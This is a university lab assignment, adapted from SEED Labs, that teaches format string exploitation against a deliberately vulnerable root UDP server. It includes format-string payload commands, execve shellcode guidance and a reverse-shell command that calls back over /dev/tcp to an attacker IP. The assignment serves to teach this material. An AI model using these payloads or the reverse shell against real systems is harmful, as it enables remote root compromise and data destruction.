Comp 434/534 - Spring 2022
Project #2
Due date - 23:59 10/04/2022

1 Overview

The printf() function in C is used to print out a string according to a format. Its first argument is called format string, which defines how the string should be formatted. Format strings use placeholders marked by the % character for the printf() function to fill in data during the printing. The use of format strings is not only limited to the printf() function; many other functions, such as sprintf(), fprintf(), and scanf(), also use format strings. Some programs allow users to provide the entire or part of the contents in a format string. If such contents are not sanitized, malicious users can use this opportunity to get the program to run arbitrary code. A problem like this is called format string vulnerability. The objective of this lab is for students to gain the first-hand experience on format string vulnerabilities by putting what they have learned about the vulnerability from class into actions. Students will be given a program with a format string vulnerability; their task is to exploit the vulnerability to achieve the following damage: (1) crash the program, (2) read the internal memory of the program, (3) modify the internal memory of the program, and most severely, (4) inject and execute malicious code using the victim program's privilege. This lab covers the following topics:

- Format string vulnerability
- Code injection
- Shellcode
- Reverse shell

Readings and videos. Detailed coverage of the format string attack can be found in the following:

- Chapter 6 of the SEED Book, Computer Internet Security: A Hands-on Approach, 2nd Edition, by Wenliang Du. See details at https://www.handsonsecurity.net.
- Section 9 of the SEED Lecture at Udemy, Computer Security: A Hands-on Approach, by Wenliang Du. See details at https://www.handsonsecurity.net/video.html.
- The lab also involves reverse shell, which is covered in Chapter 9 of the SEED book.

Lab enviroment. This lab has been tested on SEED Labs' prebuilt Ubuntu 20.04 VM and clean VM of Ubuntu 20.04. If you are not usind the Ubuntu VM from SEED labs you have to run the following command before compiling the server program to install necessary packages for running 32 bit applications and other utilities needed in the lab.

```
sudo apt install gcc gcc-multilib python3 netcat libc6-dev-i386
```

To simplify the tasks in this lab, we turn off the address randomization using the following command:

```
sudo sysctl -w kernel.randomize_va_space=0
```

You should run this command every time you power on your VM, so that you can reuse the same address calculations.

2 Lab Tasks

2.1 Task 1: The vulnerable program

You are given a vulnerable program that has a format string vulnerability `server.c`. This program is a server program. When it runs, it listens to UDP port 9090. Whenever a UDP packet comes to this port, the program gets the data and invokes `myprintf()` to print out the data. The server is a root daemon, i.e., it runs with the root privilege. Inside the `myprintf()` function, there is a format string vulnerability. We will exploit this vulnerability to gain the root privilege.

Compilation. Compile the above program by running `make`. You will receive a warning message. This warning message is a countermeasure implemented by the gcc compiler against format string vulnerabilities. We can ignore this warning message for now.

Running and testing the server. The ideal setup for this lab is to run the server on one VM, and then launch the attack from another VM. However, it is acceptable if you use one VM for this lab, running the server and client programs in different terminals. On the server VM, we run our server program using the root privilege. We assume that this program is a privileged root daemon. The server listens to port 9090. On the client VM, we can send data to the server using the nc command, where the flag "-u" means UDP (the server program is a UDP server). The IP address in the following example should be replaced by the actual IP address of the server VM, or 127.0.0.1 if the client and server run on the same VM.

```
// On the server VM
$ sudo ./server

// On the client VM: send a "hello" message to the server
$ echo hello | nc -u 10.0.2.5 9090

// On the client VM: send the content of badfile to the server
$ nc -u 10.0.2.5 9090 < badfile

```

Yon can send any data to the server. The server program is supposed to print out whatever is sent by you. However, a format string vulnerability exists in the server program's `myprintf()` function, which allows us to get the server program to do more than what it is supposed to do, including giving us a root access to the server machine. In the rest of this lab, we are going to exploit this vulnerability.

Submission. Include in your report screenshots of running the server and client program.

2.2 Task 2: Understanding the layout of the stack

To succeed in this lab, it is essential to understand the stack layout when the `printf()` function is invoked inside myprintf(). Figure 1 depicts the stack layout. You need to conduct some investigation and calculation. The server program intentionally prints out some information in the server code to help simplify the investigation. Based on the investigation of the server program's output from Task 1, answer the following questions and include your answers in the report:

1. What are the memory addresses at the locations marked by **1**, **2**, and **3**?
2. What is the distance between the locations marked by **1** and **3**?

Note that the server program you are given, is a 32-bit program, so its addresses have the length of one word, i.e. 32 bits.

2.3 Task 3: Crash the Server Program

The objective of this task is to provide an input to the server, such that when the server program tries to print out the user input in the `myprintf()` function, it will crash.

Submission. Include in your report the input you used to crash the server program.

2.4 Task 4: Print Out the Server Program's Memory

The objective of this task is to get the server to print out some data from its memory. The data will be printed out on the server side, so the attacker cannot see it. Therefore, this is not a meaningful attack, but the technique used in this task will be essential for the subsequent tasks.

2.4.1 Stack data.

The goal is to print out the data on the stack (any data is fine). How many format specifiers do you need to provide so you can get the server program to print out the first four bytes of your input via a %x? Include the input you used in your report.



Figure 1: The stack layout when `printf()` is invoked from inside of the `myprintf()` function.

2.4.2 Heap data.

There is a secret message stored in the heap area, and you know its address; your job is to print out the content of the secret message. To achieve this goal, you need to place the address (in the binary form) of the secret message in your input (i.e., the format string), but it is difficult to type the binary data inside a terminal. We can use the following commands do that. Include the input you used in your report.

```
$ echo $(printf "\x04\xF3\xFF\xBF")%.8x%.8x | nc -u 10.0.2.5 9090

// Or we can save the data in a file
$ echo $(printf "\x04\xF3\xFF\xBF")%.8x%.8x > badfile
$ nc -u 10.0.2.5 9090 < badfile

```

Python code. Because the format string that you need to construct may be quite long, it is more convenient to write a Python program to do the construction. You are given sample code that shows how to construct a string that contains binary numbers in Python and save them in a file in `build_string.py`. For the subsequent tasks you should modify the sample file and submit the modified script for each of them.

2.5 Task 5: Change the Server Program's Memory

The objective of this task is to modify the value of the `target` variable that is defined in the server program. Its original value is 0x11223344. Assume that this variable holds an important value, which can affect the control flow of the program. If remote attackers can change its value, they can change the behavior of this program. Complete the following subtasks and include in your report the script used to generate the input sent to the server program for each of them.

2.5.1 Change the value to a different value.

In this sub-task, you need to change the content of the target variable to something else. Your task is considered a success if you can change it to a different value, regardless of what value it may be.

2.5.2 Change the value to 0x500.

In this sub-task, you need to change the content of the target variable to a specific value: `0x500`. Your task is considered as a success only if the variable's value becomes 0x500.

2.5.3 Change the value to 0xFF990000.

This sub-task is similar to the previous one, except that the target value is now a large number. In a format string attack, this value is the total number of characters that are printed out by the `printf()` function; printing out this large number of characters may take hours. You need to use a faster approach. The basic idea is to use %hn, instead of %n, so we can modify a two-byte memory space, instead of four bytes. We can break the memory space of the target variable into two blocks of memory, each having two bytes. We just need to set one block to 0xFF99 and set the other one to 0x0000. This means that in your attack, you need to provide two addresses in the format string. In format string attacks, changing the content of a memory space to a very small value is quite challenging (please explain why in the report); 0x00 is an extreme case. To achieve this goal, we need to use an overflow technique. The basic idea is that when we make a number larger than what the storage allows, only the lower part of the number will be stored (basically, there is an integer overflow). For example, if the number $2^{16} + 5$ is stored in a 16-bit memory space, only 5 will be stored. Therefore, to get to zero, we just need to get the number to $2^{16} = 65536$.

2.6 Task 6: Inject Malicious Code into the Server Program

Now we are ready to go after the crown jewel of this attack, i.e., to inject a piece of malicious code to the server program, so we can delete a file from the server. This task will lay the ground work for our next task, which is to gain the complete control of the server computer. To do this task, we need to inject a piece of malicious code, in its binary format, into the server's memory, and then use the format string vulnerability to modify the return address field of a function, so when the function returns, it jumps to our injected code. To delete a file, we want the malicious code to execute the /bin/rm command using a shell program, such as /bin/bash. This type of code is called shellcode.

```
    /bin/bash -c "/bin/rm /tmp/myfile"

```

We need to execute the above shellcode command using the `execve()` system call, which means feeding the following arguments to `execve()`:

```
    execve(address to the "/bin/bash" string, address to argv[], 0),
        where argv[0] = address of the "/bin/bash" string,
        argv[1] = address of the "-c" string,
        argv[2] = address of the "/bin/rm /tmp/myfile" string,
        argv[3] = 0

```

We need to write the machine code to invoke the execve() system call, which involves setting the following four registers before invoking the "int 0x80" instruction.

```
    eax = 0x0B (execve()'s system call number)
    ebx = address of the "/bin/bash" string (argument 1)
    ecx = address of argv[] (argument 2)
    edx = 0 (argument 3, for environment variables; we set it to NULL)

```

Setting these four registers in a shellcode is quite challenging, mostly because we cannot have any zero in the code (zero in string terminates the string). A skeleton shellcode is provided in the `server_exploit_skeleton.py` file. Detailed explanation of shellcode can be found in the Buffer-Overflow Lab and in Chapter 4.7 of the SEED book (2nd edition).
You need to pay attention to the code between lines marked with **1** and **2** in the provided file. This is where we push the `/bin/rm` command string into the stack. In this task, you do not need to modify this part, but for the next task, you do need to modify it. The pushl instruction can only push a 32-bit integer into the stack; that is why we break the string into several 4-byte blocks. Since this is a shell command, adding additional spaces do not change the meaning of the command; therefore, if the length of the string cannot be divided by four, you can always add additional spaces. The stack grows from high address to low address (i.e., reversely), so we need to push the string also reversely into the stack. In the shellcode, when we store "/bin/bash" into the stack, we store "/bin////bash", which has a length 12, a multiple of 4. The additional "/" are ignored by `execve()`. Similarly, when we store "-c"

into the stack, we store "-ccc", increasing the length to 4. For bash, those additional c's are considered as redundant. Please construct your input, feed it to the server program, and demonstrate that you can successfully remove the target file. In your report include the full script that construct the input to the server. Please mark on Figure 1 where your malicious code is stored (please provide the concrete address).

2.7 Task 7: Getting a Reverse Shell

When attackers are able to inject a command to the victim's machine, they are not interested in running one simple command on the victim machine; they are more interested in running many commands. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages. A typical way to set up back doors is to run a reverse shell from the victim machine to give the attacker the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised. Explanation on how a reverse shell works is provided in Chapter 9 of the SEED book (2nd edition). It can also be found in the Guideline section of the Shellshock attack lab and the TCP attack lab. To get a reverse shell, we need to first run a TCP server on the attacker machine. This server waits for our malicious code to call back from the victim server machine. The following nc command creates a TCP server listening to port 7070:

```
1    nc -l 7070 -v
2
```

You need to modify the shellcode provided in the `server_exploit_skeleton.py` file, so instead of running the /bin/rm command using bash, your shellcode runs the following command. The example assumes that the attacker machine's IP address is 10.0.2.6, so you need to change the IP address in your code:

```
1    /bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1"
2
```

You only need to modify the code between the lines marked with **1** and **2**, so the above "/bin/bash -i ..." command is executed by the shellcode, instead of the /bin/rm command. Once you finish the shellcode, you should construct your format string, send it over to the victim server as an input. If your attack is successful, your TCP server should get a callback, and you will get a root shell on the victim machine. Include in your report the final script used in this task and a screenshot of the root shell you obtained.

2.8 Submission

You need to submit a report with the information required in each of the tasks. Please also include the scripts you have used in separate files. If you have any question about the assignment, send an email to emerkuri20@ku.edu.tr.